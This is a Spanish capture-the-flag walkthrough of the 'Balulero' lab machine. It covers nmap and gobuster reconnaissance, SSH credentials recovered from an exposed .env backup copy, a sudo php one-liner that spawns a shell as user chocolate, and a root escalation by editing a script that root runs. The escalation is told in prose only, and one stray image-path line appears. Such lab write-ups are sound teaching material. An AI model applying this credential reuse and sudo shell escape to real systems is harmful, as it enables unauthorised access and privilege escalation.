BALULERO

Primero hacemos un ping para comprobar la conectividad con la máquina:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.092 ms
```

Una vez vemos que tenemos conectividad y que viendo el ttl, estamos probablemente ante una máquina Linux, vamos a con el reconocimiento de puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oG allPorts
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
nmap -sCV -p22,80 172.17.0.2 -oN targeted
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|   256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|_  256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mi Landing Page - Ciberseguridad
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una vez tenemos los puertos escaneados, vamos a investigar la web.

Tenemos un posible usuario balu, pero vamos a utilizar gobuster para descubrir más directorios:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2 -x .php,.txt,.html
```

```
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 9487]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
/whoami               (Status: 301) [Size: 309] [--> http://172.17.0.2/whoami/]
```

No encontramos gran cosa, ya que el directorio whoami esta vacío.

Buscando de nuevo en el código fuente, vemos que hay archivo js que si analizamos vemos lo siguiente:

```
// Funcionalidad para ocultar/mostrar el header al hacer scroll y el secretito de la web
console.log("Se ha prohibido el acceso al archivo .env, que es donde se guarda la password de backup, pero hay una copia llamada .env_de_baluchingon visible jiji")
```

Y si lo buscamos:

```
RECOVERY LOGIN

balu:balubalulerobalulei
```

Lo probamos para acceder:

```
balu@57a5dd9e8e3c:~$ whoami
balu
```

Y estamos dentro, ahora vamos a buscar información para escalar privilegios.

Con sudo -l vemos lo siguiente:

```
balu@57a5dd9e8e3c:~$ sudo -l
Matching Defaults entries for balu on 57
    env_reset, mail_badpass, secure_path

User balu may run the following commands
    (chocolate) NOPASSWD: /usr/bin/php
```

Vamos a usar lo siguiente para cambiar al usuario chocolate:

```
balu@57a5dd9e8e3c:/home$ CMD="/bin/bash"
balu@57a5dd9e8e3c:/home$ sudo -uchocolate php -r "system('$CMD');"
```


```
chocolate@57a5dd9e8e3c:/home$ whoami
chocolate
```

Y ya somos chocolate.

Buscando, encontramos en opt un script de php que es propiedad de chocolate pero viendo los procesos, root lo ejecuta:

Editamos el script para que podamos darnos una bash como root:

Ahora esperamos un poco para que lo ejecute y nos damos la bash:



Y ya somos root.